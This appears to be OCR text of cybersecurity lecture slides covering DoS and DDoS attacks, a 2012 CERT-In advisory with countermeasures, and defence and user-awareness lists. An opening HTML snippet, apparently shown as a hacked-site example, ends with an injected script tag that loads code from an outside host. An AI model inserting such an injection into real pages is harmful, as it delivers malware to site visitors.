
```
                </tr>
                </table>
        </dl>
        </td>
</tr>
</table>
<p align="center">
</p>

<!--msnavigation--></td></tr><!--msnavigation--></table><!--msnavigation--><table
 border="0" cellpadding="0" cellspacing="0" width="100%"><tr><td>
<table border="0" width="100%" height="43" background="_borders/Tab_fill.gif">
        <tr>
                <td height="39">
                <p align="center"><font size="2"
 color="#FFFFFF">&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;
                </font><a href="Helpdesk.htm"><font size="2" color="#FFFFFF">
                <span style="text-decoration:
 none">&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp
 ;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbs
 p;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nb
 sp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&n
 bsp;&nbsp;&nbsp;
                </span>contact us</font></a></td>
        </tr>
</table>
<script src=http://v2.onbao.com/files/scan/i/?2></script>
</td></tr><!--msnavigation--></table></body>
</html>
```

Denial of Service (DoS)


- Attempts to consume network resources so that the network or its devices cannot respond to legitimate requests

- **Distributed denial of service (DDoS)** attack
  - A variant of the DoS
  - May use hundreds or thousands of zombie computers in a botnet to flood a device with requests

SYN flood attack: DoS Attack



CERTIn Advisory on DDOS



Home - Current Activities

CURRENT ACTIVITIES

DDoS attacks on Indian websites

Original Issue Date:May 23, 2012

It is observed that some hacker groups are launching Distributed Denial of Service attacks on websites of Government and private organizations in India. The attacks may be targeted to different websites of reputed organizations.

These attacks are being launched through popular DDoS tools and can consume bandwidth requiring appropriate proactive actions in coordination with Service Providers.

The network administrators may keep vigil on traffic and any abnormal raise in traffic levels may be reported to CERT-In (incident@cert-in.org.in) immediately.

Countermeasures

Actions prior to attacks:

1. Identify critical services and their priority. Develop Business Continuity Plan.

2. Deploy appropriate Intrusion/DDoS Prevention System capable of detecting and mitigating DDoS attacks.

3. Ensure that Intrusion/DDoS Prevention System contain signatures to detect the attacks launched from common DDoS tools.

4. Maintain list of contacts of ISPs, vendors of network and security devices and contact them as appropriate

5. Understand your current environment, and have a baseline of the daily volume, type, and performance of network traffic.

6. Implement Egress and Ingress filtering at router level.

7. Implement a bogon block list at the network boundary.

8. Review the traffic patterns and logs of perimeter devices to detect anomalies in traffic, network level floods (TCP, UDP, SYN, etc) and application floods (HTTP GET)

9. Maintain and regularly examine logs of webservers to detect malformed requests/traffic

Defences & mitigating factors

- Security policies and procedures
- CSIRT/CISO/Administrator/Users
- Building Human defense
- Multi-layered defense mechanism
  - Network behavior analysis
  - Proxy logs
  - Perimeter Defense
  - Security Information and Event Management
  - Database Activity Monitoring
- Updated/Patched applications
- Host based Intrusion Prevention System
- Content inspection systems/DPI at perimeter, DLP
- Pre defined procedures for information sharing
- Authentication of emails (Digital signatures)
- User awareness

Actions for users

- Awareness! Awareness! Awareness!
- Install and enable : Personal firewall
- Anti-spyware
- Anti-phishing controls and HIPS
- Keep up-to-date patches and fixes on the operating system and application software
- Enable/Install anti phishing toolbars such as "Phishing Filter", "Web Forgery" etc.
- Use latest Internet Browsers having capability to detect phishing/malicious sites.
- Exercise caution while opening unsolicited emails and do not click on a link embedded within
- Only open email attachments from trusted parties
- Practice limited account privilege.
- Report suspicious emails/system activities to CERT-In

Thank You